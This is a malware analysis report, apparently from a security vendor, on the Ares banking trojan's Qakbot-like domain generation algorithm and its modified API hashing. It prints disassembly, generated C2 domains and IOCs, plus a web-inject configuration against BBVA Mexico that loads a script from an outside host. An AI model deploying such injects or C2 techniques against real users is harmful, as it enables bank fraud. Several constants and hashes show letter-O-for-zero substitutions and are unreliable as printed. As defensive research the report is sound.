SECURITY INSIGHTS

Summary: ThreatLabz observed an update to the Ares banking trojan that introduces a domain generation algorithm (DGA), which mirrors the Qakbot DGA. Based on analyzing the malware code, there does not appear to be a direct link between these two malware families. The Ares DGA may be an effort for the threat actor to maximize the lifetime of an infection, which provides more opportunities for monetizing compromised systems through attacks such as wire fraud and ransomware.

Key Points

- The Ares banking trojan received new updates in August 2022 including a domain generation algorithm (DGA) that is used as a fallback in the event the primary command-and-control (C2) communication channel is unreachable.

- The domain generation algorithm implementation is virtually identical to the Qakbot banking trojan's defunct DGA algorithm.
- The DGA algorithm is based on a hardcoded seed and the current date. The algorithm generates 50 domains per interval (150 domains per month) and uses the daytime protocol to obtain the date.
- Based on reverse engineering Ares, the DGA appears to be a reimplementation of Qakbot's algorithm rather than sharing the same codebase.
- The Ares banking trojan is currently being used to target financial institutions in Mexico.

Zscaler ThreatLabz has been tracking developments to the Ares banking trojan, which emerged in February 2021. Ares is based on the Osiris malware family, which in turn, was forked from the original Kronos banking trojan. Threat actors that utilize Ares had been inactive from approximately March 2022 to June 2022. However, there is a new version of Ares that was released in August 2022 that adds new features. These new Ares samples were compiled on August 15, 2022 and implement a domain generation algorithm. The introduction of a DGA is not by itself novel. However, the DGA algorithm is particularly interesting because it is nearly identical to the DGA that was implemented by the Qakbot banking trojan.

Technical Analysis

Ares samples contain one or more hardcoded URLs that are used as the primary C2 channel. In new versions of Ares, the malware will make up to 50 attempts to contact the primary C2 servers. If these C2 channels are unreachable, Ares will generate domains using a DGA. An example code comparison between the Ares DGA and Qakbot DGA is shown in Figure 1.

Ares DGA

```
push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_C]
push    ebx
push    esi
push    edi
dec     eax
push    eax             ; max
push    0               ; min
push    [ebp+State]     ; state
call    malware_GetMTRandInt ; Get random int to determine the TLD index
push    [ebp+State]
mov     ebx, [ebp+Domain]
push    25              ; max
push    8               ; min
push    ebx             ; lpszString
mov     [ebp+arg_C], eax
call    malware_GenerateRandAlphaChars ; Generate domain name
mov     edi, ebx
add     esp, 1Ch
dec     edi

                        ; CODE XREF: malware_GenerateDGADomain+34↓j
mov     al, [edi+1]
inc     edi
test    al, al
jnz     short loc_41F244
mov     eax, [ebp+TLDArray]
mov     ecx, [ebp+arg_C]
mov     esi, offset asc_42E538 ; "."
movsw
mov     eax, [eax+ecx*4]
mov     esi, eax
```

Qakbot DGA

```
push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_10]
push    ebx
push    esi
push    edi
dec     eax
push    eax             ; max
push    0               ; min
push    [ebp+state]     ; state
call    malware_GetMTRandInt ; Get random int to determine the TLD index
push    [ebp+state]
mov     edi, [ebp+lpString1]
push    25              ; max
push    8               ; min
push    edi             ; lpszString
mov     ebx, eax
call    malware_GenerateRandAlphaChars ; Generate domain name
mov     esi, ds:lstrcatA
add     esp, 1Ch
push    offset asc_10020A84 ; "."
push    edi             ; lpString1
mov     byte ptr [eax+edi], 0
call    esi ; lstrcatA
mov     eax, [ebp+arg_C]
push    dword ptr [eax+ebx*4] ; lpString2
push    edi             ; lpString1
call    esi ; lstrcatA
pop     edi
pop     esi
pop     ebx
pop     ebp
retn
```

Figure 1. Code comparison between the DGAs of Ares (left) and Qakbot (right)

The primary differences between the Ares DGA and the Qakbot DGA are the former generates 50 domains per interval while the old Qakbot algorithm generated 5,000 domains. In addition, Ares uses the daytime protocol via TCP port 13 to retrieve the current day from one of the following servers:

- time-a.nist.gov
- time-a-g.nist.gov
- time.nist.gov

Ares will try each NIST daytime server up to three times. The response from the NIST server is similar to the following:

59820 22-08-29 23:18:13 50 0 0 593.0 UTC(NIST) *

In contrast, the Qakbot DGA obtained the current date from public web servers including *google.com*, *cnn.com*, and *microsoft.com*. Similar to Qakbot, Ares converts the response from the daytime server to a string with the format ***Date: %a, %d %b %Y OO:OO:OO GMT***. An example string in this format is Date: Mon, 29 Aug 2022 OO:OO:OO GMT.

From this point forward, the algorithm is identical to Qakbot. The date string is converted to the format ***%u.%s.%s.%O8x***. The first parameter is an integer in the range between O and 2 (depending on the day of the month), followed by the abbreviated month converted to lowercase, followed by the year and a hardcoded constant. In the Ares samples analyzed by ThreatLabz, the magic constant was **Ox928392O**. Conversely, Qakbot typically hardcoded this magic value to O or 1. An example string in this format is 2.aug.2O22.O928392O. This string is then passed to a CRC32 hash function to produce an integer value that is used as a seed to a Mersenne Twister pseudo random number generator. The Mersenne Twister generates random integers that are used as an index to choose a sequence of lowercase alphabetic characters. The algorithm will produce a domain that is between 8 and 25 characters in length appended with a hardcoded top-level domain (TLD). The TLD is chosen by splitting the string **com;net;org;info;biz;org** (note the double use of the .org TLD) into an array and using the Mersenne Twister PRNG to choose an integer value as an index into the array. The algorithm splits the set of 5O domains into three time intervals. The first two intervals have a validity of 1O days, while the domains in the last interval are valid from 8 to 11 days depending on the number of days in the month. Therefore, Ares will generated 15O potential C2 domains per month. Example domains generated for August 29, 2O22 by Ares are shown below in Table 1.

truktkqrhbqid.com	afthptslohtxez.info	sqahzasvxlfqfgmbhaprfa.org
ivdcsnrjyve.biz	ozwltevtjzxjt.biz	ysqoogvpyldzmpfrzcqy.biz
uippsfkjsfava.info	zzmlwansfyuccivdfscnhcsr.com	tswcpdxiaaz.com
llbkeikzi.com	axowplsnwlipfvxsafeeqnjk.org	bdwytmphgml.org
dkqnlmmqhd.org	dfzvvfzxxnzbuvjyapcvb.net	dqbcfturck.info
msirddguztwcbgaeyjo.com	wojwxbefozrxuaealwzv.org	klvfokpnhhrcffzku.net
lmdfbabllhzcfdomogl.org	uimlehvhuwtckjgpdgig.net	zkhedomcvpaiv.biz
yzuzswfkybcmllnel.net	kcmdsrapukosxvqnb.org	fdymwocojutqlc.org
vhfrymxypwcrxaioki.org	affptoavdvnmqyf.biz	sjnnzyad.net
zahdnhgplnetn.org	zkwdxdoycewkr.info	cbimmnjplweqg.biz
iztlcqlnlkjnepx.biz	qdavlycfepldabbu.info	sqbnndxmoc.net
wfnyzfwjlarffupafqh.org	umgkxgjjccmkftfuyydsdt.com	zayaugajoxoks.com
wpioqqyhdttoymcxkredun.org	hazovvbctmpkaigwzdbtpve.com	mndfoyaki.net
jsnrmrzwiulbmjpniafmbsheu.com	onfwmtjfntfzp.info	ptltetfmogk.org

ksnicjvlrhzotedcdn.net	lsuliwpuhovocjeyjxlggotft.info	jznilwezhqwdp.info
jgxcvpxxvfkxkgyyxwkiszo.biz	bytqndajubxkhqjy.org	wgxhfkmetcwnxaqnlhce.info
ugnnzgbirvceq.org	mxekahcaolryntmhrxpk.biz	

Table 1. Ares DGA domains for August 29, 2022

At the time of publication, none of these domains currently resolve.

Analysis of the Ares code indicates that the algorithm was likely reimplemented rather than having access to the Qakbot DGA source code. In fact, there is an open source C implementation of the Qakbot algorithm that is likely the origin of the Ares implementation. In comparison, this open source implementation uses non-native Windows API functions for string operations (e.g., *strcat*, *strlen*, *atoi*, etc), which is identical to Ares. On the other hand, Qakbot uses Windows APIs including *lstrcatA* and *lstrlenA*.

ThreatLabz has modified a Python-based implementation of the Qakbot DGA authored by Johannes Bader to generate the Ares DGA domains. The Ares DGA tool is located in our GitHub repository here.

Web Inject Configuration

The Ares malware author appears to be testing web injects to insert HTML content and JavaScript into a targeted website. While the Ares C2 server is not currently serving a dynamic web inject configuration, recent samples contain the following hardcoded configuration targeting BBVA Mexico as shown below:

```
set_url http*bbva*.mx* GP data_before <body*> data_end data_inject <div
id="botid" style="display:none;">%BOTID%</div> <script type="text/javascript"
src="https://www.trendybaby.co[.]uk/assets/css/homeats.js"></script> data_end
```

Dynamic API Hash Algorithm

The Ares malware author has altered the original Kronos source code to create new Windows API hash values for dynamically resolving NTDLL functions. The modification to the CRC64 algorithm is very slight, but sufficient to bypass static signatures that search for the previous Kronos hash values. In particular, the CRC64 polynomial (0xD800000000000000) was modified by setting the lower DWORD value from 0x00 to 0x10 as shown in Figure 2.

```
mov     ecx, eax
and     ecx, 1
xor     ebx, ebx
or      ecx, ebx
jz      short loc_41A91E
mov     ecx, dword ptr qword_46E638 ;
                        ; Modify the lower 32-bits of the standard
                        ; CRC64 polynomial to 0x10
add     ecx, ebx
mov     ebx, dword ptr qword_46E638+4
adc     ebx, 0D8000000h ;
                        ; Set the upper 32-bits to the standard
                        ; CRC64 polynomial
shrd    eax, edx, 1
shr     edx, 1
xor     ecx, eax
xor     ebx, edx
mov     eax, ecx
mov     edx, ebx
jmp     short loc_41A924
```


Figure 2. Ares import hashing algorithm with a modification to the standard CRC64 polynomial

As an example, the standard CRC64 hash value for the string *sprintf* is 5FE79276722143DO, while in the latest Ares variant, the CRC64 hash value is DC1FC2878FEE79CO. Ares then utilizes the Kronos algorithm to map these values to alphanumeric characters. ThreatLabz has implemented a Python script (available in our GitHub repository) that can be used to generate these hash values. The full list of NTDLL API function names used by Ares and the corresponding hash values is located in the Appendix.

Conclusion

The developer of Ares continues to add new features to the malware to make it more resilient to detection and disruption. The implementation of Qakbot's DGA will allow a threat actor using Ares to easily deploy new C2 servers and regain control of infected systems if the primary servers are taken down. This is likely an indicator that further attacks are soon to follow.

Cloud Sandbox Detection



In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to the campaign at various levels with the following threat names:

Win32.Banker.Kronos

Win32.Banker.Kronos.LZ

Indicators of Compromise (IOC)

Indicator	Description
baae5bbaf2decf7af9b22c4d10f66c7c77c9ebc7b73476f7cbe449d2bba97ed9	Ares DGA variant SHA256
31ed2ee200da9a35ab3868b3d2977e6b18bc49772d39c27d57a53b49b6e6fa4a	Ares DGA variant SHA256
http://tomolina[.]top/panel/connect.php	Ares Hardcoded C2 URL

The domains generated by the Ares DGA for August 1, 2022 to December 31, 2022 are available here.

Ares Hash Values

API Function Name	**Ares Hash Value**
LdrGetProcedureAddress	Y3Y5E2P5S1S3D1U7
LdrLoadDll	F5ROYOX7R5R3D8Y3
NtAllocateVirtualMemory	A6T2D7A2Q2R5B6T6
NtClose	FOD3COA7F5T6P3A2
NtCreateFile	T1D7X7R5D7U6C6Q7
NtCreateKey	Q3C6Y3P7U6C6P2A3
NtCreateSection	P4H8Y3Q3B2QOS7B7
NtDebugActiveProcess	Q3A7Q6R3HOGOB6B7
NtDelayExecution	D8B3B3T8A4F6P3T5
NtDeleteFile	S3Y3U5G1XOE2T3P7
NtDeleteValueKey	Y3G2G7G3B3D2P7F6

NtDuplicateObject	U6D1G5D8G1E3R6H4
NtEnumerateValueKey	Q6T4F5QOF1S2G1Y5
NtFreeVirtualMemory	X3A2D5D5B4S7F3C4
NtGetContextThread	E3Y5Q4R2G7R4U3S5
NtMapViewOfSection	B4S3E6S5C6G5Y6Y6
NtOpenEvent	G2D4HOP5F5Q7QOCO
NtOpenFile	T4X3U6U8E7QOD3C7
NtOpenProcess	COP7A7F2EOS3T7R2
NtProtectVirtualMemory	B4Y5P8D6B6H5X6Y3
NtQueryDirectoryFile	T5S2Y5T4C4F7U7HO
NtQueryInformationFile	B5A5UOQ7Y2Y3Q1E3
NtQueryInformationProcess	C4P7T3B7C7S4P6QO
NtQueryInformationThread	C3Q6D4C4F6H3F2YO
NtQueryKey	T5S7B2T7H1A2P4R5
NtQueryObject	X6U2A2E3Q3UOA7H1
NtQuerySystemInformationEx	UOY1S6E3FOU7C3R8
NtQueryValueKey	E5H8F2Y6S2A6R1Y7
NtQueryVirtualMemory	U6G3B5G1F1T7S3E5
NtReadVirtualMemory	E7G2G4S8Y3Y4X3X3
NtResumeThread	P3U8P1B3P6E8D1U4
NtSetContextThread	Q2U4U2S2C3F3S8G1
NtSetInformationFile	P4Y2Q6Q1E6P5R6A3
NtSetValueKey	U5P3A7T2Q5P5SOF3
NtSuspendThread	G3R4B6T2T5A6Y8P7
NtTerminateThread	S4Q5T3G3R4F7Q6G4
NtUnmapViewOfSection	G4C3G4F6X7Y3D7H7
NtWriteFile	C8A3E5D4U3E2T3T5
NtWriteVirtualMemory	FOX2G2Q5B5Q6G3U6
RtlAnsiStringToUnicodeString	Y3S6P7G1H7HOC8G4
RtlCompareUnicodeString	U2H5G7F7B6A5P2F4

RtlCreateUserThread	F3A6S6D2B8B3X2C7
RtlDeregisterWaitEx	S7U1SOUOH7G2Q7E3
RtlDosPathNameToNtPathName_U	G3B2Q3GOB6A7DOP5
RtlFreeAnsiString	X2X7C3S2R2B4SOX4
RtlFreeUnicodeString	T1H6C8A2R2C3T7S8
RtlInitAnsiString	D1X1G3A7Q6TOU3U1
RtlInitUnicodeString	D6G5P3A8R3G3Y4Q1
RtlRandomEx	R7T6F8E2G2B8B2Y4
RtlRegisterWait	R4COF3R3P8Y1X6Y2
RtlUnicodeStringToAnsiString	BOU7C3F3D3B4X5T5
_vsnprintf	Y2X6H4E2U7B3G6TO
_vsnwprintf	T5C2D5Q2F2D6HOG3
_wcsicmp	E3C2R6D6R8Q4R2U7
_wcsnicmp	U3S3Y5P3F2S8Q4S5
sprintf	S4Y7R5G1G7T6F3R3